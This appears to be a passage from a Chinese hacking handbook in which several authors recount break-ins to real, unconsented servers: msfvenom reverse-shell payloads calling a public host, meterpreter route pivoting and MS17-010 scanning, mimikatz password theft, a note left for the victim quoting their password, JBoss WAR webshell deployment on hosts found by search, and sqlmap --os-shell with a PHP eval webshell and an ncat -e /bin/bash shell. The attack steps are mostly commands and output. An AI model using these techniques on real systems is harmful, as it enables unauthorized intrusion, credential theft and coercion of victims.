


### 1.3.3 msf 内网反弹

首先需要说下是, 这个算是一个“白盒”的测试, 因为已经拿到了对面的远程桌面, 所以很多东西, 不需要验证。首先是通过 kali 中 msfvenom 去生成一个反弹 shell 的可执行文件, 第一次我生成的是 exe 的文件

命令是这样的:`sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST 188.XXX.XXX.XXX LPORT XXXX -f exe -o shell.exe` (这个 ip 地址必须公网上的, 也就是说实战的话必须在有公网的机器上搭建 msf)

上传到目标主机之后执行的结果却是这样的:




然后也没去研究 msf 该怎么生成 64 位程序或者 32 位程序, 直接生成一个 hta 文件, 这种脚本绝对不会报这种错误。是不是很机智, 哈哈”


命令是这样的:`sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST 188.XXX.XXX.XXX LPORT XXXX -f hta-psh -o shell.hta`

这个 hta 文件也是虽然是类似 html 的东西, 但是权限确实很大的。具体的这篇文章, 很骚, 很全, 很流弊...


<http://www.freebuf.com/sectool/90362.html>



上传到目标机器上进行执行, 这儿又得说到我们上传 shell, 这个反序列化漏洞工具, 有些命令不能执行, 执行可执行程序, 有时不成功, 所以还是上传一个 shell 方便。但是咱这儿已经拿到远程桌面, 这些话有些扯淡。只要能上传到目标就行了。远程桌面执行哈哈” 执行之后我们可以在我们在我们公网的 msf 上看到反弹回来的 meterpreter-shell



然后就是今天的重点了, 通过 msf 的 shell 进行内网的扫描, 首先需要添加一个路由, 其实这个路由我也不是很明白是什么, 但是都么这叫, 我个人感觉就是一个内网的转发。个人理解, 不负责任啊。



图中标注的三个命令:


Run get\_local\_subnets 获取目标路由信息

Run autoroute -s 添加路由

Run autoroute -p 显示当前的路由信息

这样路由就添加好了, 利用 background 命令让其后台就行。这个时候我们就可以扫描内网进行利用了。

下面利用 ms17-010 的扫描模块扫描一下, 模块是自己添加的, msf 的版本比较老, 还没有这个模块。




然后就是利用, 添加好模块之后, reload\_all 还是报错, 不知道是不是版本的问题, 就没有利用。但是可以这个路由确实是可以利用了。关于 msf 反弹和添加路由就说到这儿。


### 1.3.4 小插曲

这期间还有一个小插曲就是利用 mimikatz 获取系统 hash 和明文秘密。很顺利的直接获取到了明文密码

这儿有个条件, 通过管理员身份运行程序不需要密码, server 08 默认是不需要的 12 不行了



然后拿他的密码登陆下试试感觉哈哈...



最后留下一个小文档, 然后跑路哈哈 · ·

```
look_here - Notepad
File Edit Format View Help
hey man your computer has a loophole in weblogic server,
and I find your password is KB1[REDACTED]1M22!!!
so If you want to thank me please contact aqenninu-9093@yopmail.com in 5 plays
lue~~~~
```

### 1.3.5 写在后面

Java 的反序列漏洞, 危害还是很厉害的, 很多大型企业在用这些服务器, 中间还发现一个医院的资料机器。没敢怎么动, 害怕, 关键时期得小心。不然进去了以后就没了玩了...

对自己的提醒: 不断的去扩大自己的知识面, 同时也要不断的去沉淀自己所学到的东西。加油...

## 1.4 War 文件打包以及 JBoss 部署获取 webshell


作者: Jerk

### 1.4.1 前面的话

这是看老大书上的时候的一次实践的一个小总结, 对于一个刚入门的新手, 对于很多东西都很陌生。所以尽量多的实践, 实践是成长的唯一捷径。文章中包括 jsp 文件打包成 war 文件以及在 JBoss 中部署, 还有笔者在很多 jspshell 中筛选出在 unix 中可用 jspshell, 大部分的 shell 在 windows 环境下运行命令可以, 但是很多 shell 在 unix 环境不是很好用, 笔者也找了几个可以用的, 在文章最后。还有我在查这方面的资料的时候除了老大书上的那个点到为止的版本, 没有一个详细点儿的, 初学者最烦看到点到为止, 是呗? 哈哈`

### 1.4.2 war 文件打包

这部分很简单的, 安装 java 的 jdk 设置好环境变量, 准备好要打包的 jsp 文件, 就可以打包了。用到的命令是: `jar cvf lcm.war index.jsp` (这里最好 jsp 的文件命名为 index.jsp, 访问方便)



### 1.4.3 JBoss 中部署 war 文件

这儿实践了两个部署的地方,一个 JBoss 中 jmx-console 一个是 admin-console。这个 JBoss 的漏洞应该时间很久了但是 google 中用这两个关键词一搜还是一大堆。随便找了俩测试了一下,正好一个是 linux 一个 windows 的。先具体说下第一个,打开链接是这样后是这样的



打开这个链接是这样



## JMX MBean View

MBean Name: **Domain Name:** jboss.deployment  
**flavor:** URL  
**type:** DeploymentScanner  
MBean Java Class: org.jboss.deployment.scanner.URLDeploymentScanner

[Back to Agent View](#) [Refresh MBean View](#)

### MBean description:

Management Bean.

### List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	URLDeploymentScanner	MBean Attribute.
URLList	java.util.List	RW	[file:/C:/jboss-4.2.3.GA/serve	MBean Attribute.
Filter	java.lang.String	RW	org.jboss.deployment.scann	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
StopTimeOut	long	RW	60000	MBean Attribute.
RecursiveSearch	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
State	int	R	3	MBean Attribute.
FilterInstance	org.jboss.net.protocol.URLLister\$URLFilter	RW	org.jboss.deployment.scann	MBean Attribute.
URLComparator	java.lang.String	RW	org.jboss.deployment.Deploy	MBean Attribute.
Deployer	javax.management.ObjectName	RW	jboss.system.service=MainD <a href="#">View MBean</a>	MBean Attribute.
ScanEnabled	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
ScanPeriod	long	W		MBean Attribute.
URLs	java.lang.String	W		MBean Attribute.

然后去下面找一个 addURL 来添加我们公网上的 war 文件

### void addURL()


MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL	http://122.██████████.36/test/lcm	(no description)
<input type="button" value="Invoke"/>		http://122.██████████/test/lcm.war	

添加完成之后点击 Invoke, 然后去上面那个表格中的 URLList 中查看是否有我们添加的 war 文件, 然后店家 Apply Changes 即可完成部署。


部署完成之后在最初始的页面中 jboss.web.deployment 中查看是否部署成功






点击左边这一栏的 Web Application 然后点击 Add a new resource, 这个支持本地直接上传不用公网上的 war, 上传我们的 war 文件

### Web Application (WAR)




然后点击右边我们部署的 war 文件, 点击上面的 control 来控制我的 war 文件



然后直接访问跟目录下的 lcm 即可链接到我们的 shell





这个目标是 linux 的，拿到的是 root 的权限，还是学习为目的，不添加用户，不 ssh 链接，其实 root 权限可以生成 ssh 的密钥对即可，直接用 ssh 免密码登陆，哈哈`

这就是这两个目标上部署 war 文件的详细记录，好好学习，天天向上，哈哈`

### 1.4.4 后面的话

这儿说一下这个这个之中遇到的问题:

- 1.war 文件打包不需要那个 WEB-INF 文件夹，用那个文件夹反而导致 war 文件不能部署
- 2.war 文件在公网上布置的时候需要添加 MIME 类型，否则无法访问更无法在目标上部署
- 3.找 linux 可用的 jspshell 时自己搭建了一个完整的 jsp 环境，包括 jdk, eclipse, apache-tomcat, mysql 这儿有一个链接很详细 [http://blog.csdn.net/qq\\_23014515/article/details/60778014](http://blog.csdn.net/qq_23014515/article/details/60778014)

找到的几个 linux 下可用的 jspshell，不知道有没有后门啊，不负责任啊...哈哈`  
链接: <http://pan.baidu.com/s/1gflFC0V> 密码: fpgi





用 `--os-shell` 参数来获取。执行命令:

```
sqlmap.py -u http://***.***.***:8081/sshgdsys/fb/modify.php?id=263 --os-shell
```

which web application language does the web server support?

[1] ASP

[2] ASPX

[3] JSP

[4] PHP (default)

选择 web 应用程序类型, 选择 4, 开始获取网站的根目录, 存在漏洞所在程序的路径, 效果如图 4 所示。

```
[10:18:46] [INFO] retrieved the web server document root: 'E:\xampp\htdocs'
```

```
[10:18:46] [INFO] retrieved web server absolute paths:
'E:\xampp\htdocs/sshgdsys/fb/modify.php'
```

```
[10:18:46] [INFO] trying to upload the file stager on 'E:\xampp\htdocs/' via LIMIT 'LINES
TERMINATED BY' method
```

```
[10:18:48] [INFO] heuristics detected web page charset 'utf-8'
```

```
[10:18:48] [INFO] the file stager has been successfully uploaded on 'E:\xampp\htdocs/' -
http://***.***.***:8081/tmpuqioc.php
```

```
[10:18:48] [INFO] heuristics detected web page charset 'ascii'
```

```
[10:18:48] [INFO] the backdoor has been successfully uploaded on 'E:\xampp\htdocs/' -
http://***.***.***:8081/tmpbboab.php
```

```
[10:18:48] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
```

```

C:\Windows\system32\cmd.exe - sqlmap.py -u http://***.***.***:8081/sshgdsys/fb/modify.php?id=263 --os-shell
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: AND/OR time-based blind
Title: MySQL > 5.0.12 AND time-based blind
Payload: id=263' AND SLEEP(5) AND 'JTE'='JTE

Type: UNION query
Title: Generic UNION query (NULL) - 9 columns
Payload: id=-2566' UNION ALL SELECT NULL,NULL,CONCAT(0x716a717671,0x4597561497245535258747a4f64564796f4f4941666771515744e42704e41659544,0x7162707071),NULL,NULL,NULL,NULL,NULL,-- hexv
--
[10:18:46] [INFO] the back-end DBMS is: MySQL
web server operating system: Windows
web application technology: PHP 5.4.34, Apache 2.4.18
back-end DBMS: MySQL > 5.0.12
[10:18:46] [INFO] going to use a web backdoor for command prompt
[10:18:48] [INFO] fingerprinting the back-end DBMS operating system
[10:18:48] [INFO] the back-end DBMS operating system is: Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[10:18:46] [INFO] retrieved the web server document root: 'E:\xampp\htdocs'
[10:18:46] [INFO] trying to upload the file stager on: 'E:\xampp\htdocs/sshgdsys/fb/modify.php'
[10:18:46] [INFO] trying to upload the file stager on: 'E:\xampp\htdocs' via LIMIT 'LINES TERMINATED BY' method
[10:18:48] [INFO] heuristics detected web page charset: 'utf-8'
[10:18:48] [INFO] the file stager has been successfully uploaded on 'E:\xampp\htdocs/' - http://***.***.***:8081/tmpuqioc.php
[10:18:48] [INFO] heuristics detected web page charset: 'ascii'
[10:18:48] [INFO] the backdoor has been successfully uploaded on 'E:\xampp\htdocs/' - http://***.***.***:8081/tmpbboab.php
[10:18:48] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
C:\>

```

图 4 获取网站真实路径和当前目录

## (2) 获取 webshell

在 sqlmap 命令提示窗口直接输入:

```
echo "<?php @eval($_POST['chopper']);?>" >1.php
```

在当前路径下生成 1.php。

获取 webshell: [http://\\*\\*\\*.\\*\\*\\*.\\*\\*\\*:8081/1.php](http://***.***.***:8081/1.php) 一句话密码为: chopper

执行命令 `whomai` 即可获取系统权限, 如图 5 所示。




图 5 获取系统权限

### 1.5.6.总结及技巧

- (1) 自动提交参数和智能进行注入: `sqlmap.py -u url --batch --smart`
- (2) 获取所有信息: `sqlmap.py -u url --batch --smart -a`
- (3) 导出数据数据库: `sqlmap.py -u url --dump-all`
- (4) 直接连接数据库:

`python sqlmap.py -d "mysql://admin:admin@192.168.21.17:3306/testdb" -f --banner --dbs --users`, 例如 root 账号直接获取 shell:

`python sqlmap.py -d "mysql://root:123456@192.168.21.17:3306/mysql" --os-shell`

- (5) 获取 webshell: `sqlmap.py -u url --os-shell`
- (6) linux 下实现反弹:

`ncat -l -p 2333 -e /bin/bash`  
`ncat targetip 2333`

## 1.6 利用 Msf 辅助模块检测和渗透 Mysql

Simeon

Metasploit 在安全界简称 msf, 而不是网上的一个也叫 msf 的 Misfits 战队。Metasploit 是一个免费的、可下载的框架, 通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。它本身附带数百个已知软件漏洞的专业级漏洞攻击工具, 分为免费版和收费版本, 其官方地址为: <https://www.metasploit.com/>, 在早期的 BT 渗透平台以及 Kali、pentestbox 中都配备有 Metasploit。

0x01 前言

